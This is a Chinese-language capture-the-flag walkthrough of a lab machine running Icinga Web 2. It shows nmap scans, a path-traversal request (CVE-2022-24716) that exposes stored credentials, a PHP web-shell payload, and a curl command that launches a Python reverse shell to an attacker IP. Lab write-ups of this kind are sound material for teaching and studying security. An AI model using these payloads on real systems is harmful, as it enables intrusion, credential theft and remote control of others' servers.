//靶场看起来简单,实际上打了六七个小时,很多地方有坑。。。
信息收集:
TCP协议:
TARGET=10.129.91.88 && nmap -p$(nmap -p- --min-rate=1000 -T4 $TARGET -Pn | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//) -sC -sV -Pn -vvv $TARGET -oN nmap_tcp_all.nmap
UDP协议
nmap -sU --open -T5 --top-ports 200 -Pn 10.129.91.88
发现域名cerberus.local,子域名icinga.cerberus.local,加入hosts文件中,在8080端口发现了icinga的web服务,最近利用 (CVE-2022-24716),进行,目录遍历(嘶货)
curl http://icinga.cerberus.local:8080/icingaweb2/lib/icinga/icinga-php-thirdparty/etc/hosts -v
读取icinga web的配置文件(Configuration - Icinga Web)

获取了用户名matthew与密码IcingaWebPassword2023


获取了用户matthew

利用刚才获取的密码成功登陆后台

更改模块路径
创建用户

创建密钥

将私钥复制保存在Private Key处

检查一下私钥,是否成功存放

利用漏洞写入shell


直接写入会报错,利用yakit劫持一下数据包,然后更改payload

增加<?php system($_REQUEST['cmd']);?>

成功写入shell

成功命令执行

反弹shell会话
curl "http://icinga.cerberus.local:8080/icingaweb2/ssh/shm/run.php?cmd=export%20RHOST%3D%2210.10.16.6%22%3Bexport%20RPORT%3D8888%3Bpython3%20-c%20%27import%20sys%2Csocket%2Cos%2Cpty%3Bs%3Dsocket.socket%28%29%3Bs.connect%28%28os.getenv%28%22RHOST%22%29%2Cint%28os.getenv%28%22RPORT%22%29%29%29%29%3B%5Bos.dup2%28s.fileno%28%29%2Cfd%29%20for%20fd%20in%20%280%2C1%2C2%29%5D%3Bpty.spawn%28%22%2Fbin%2Fbash%22%29%27" --output -

检查一下权限设置问题
发现firejail存在本地提权漏洞
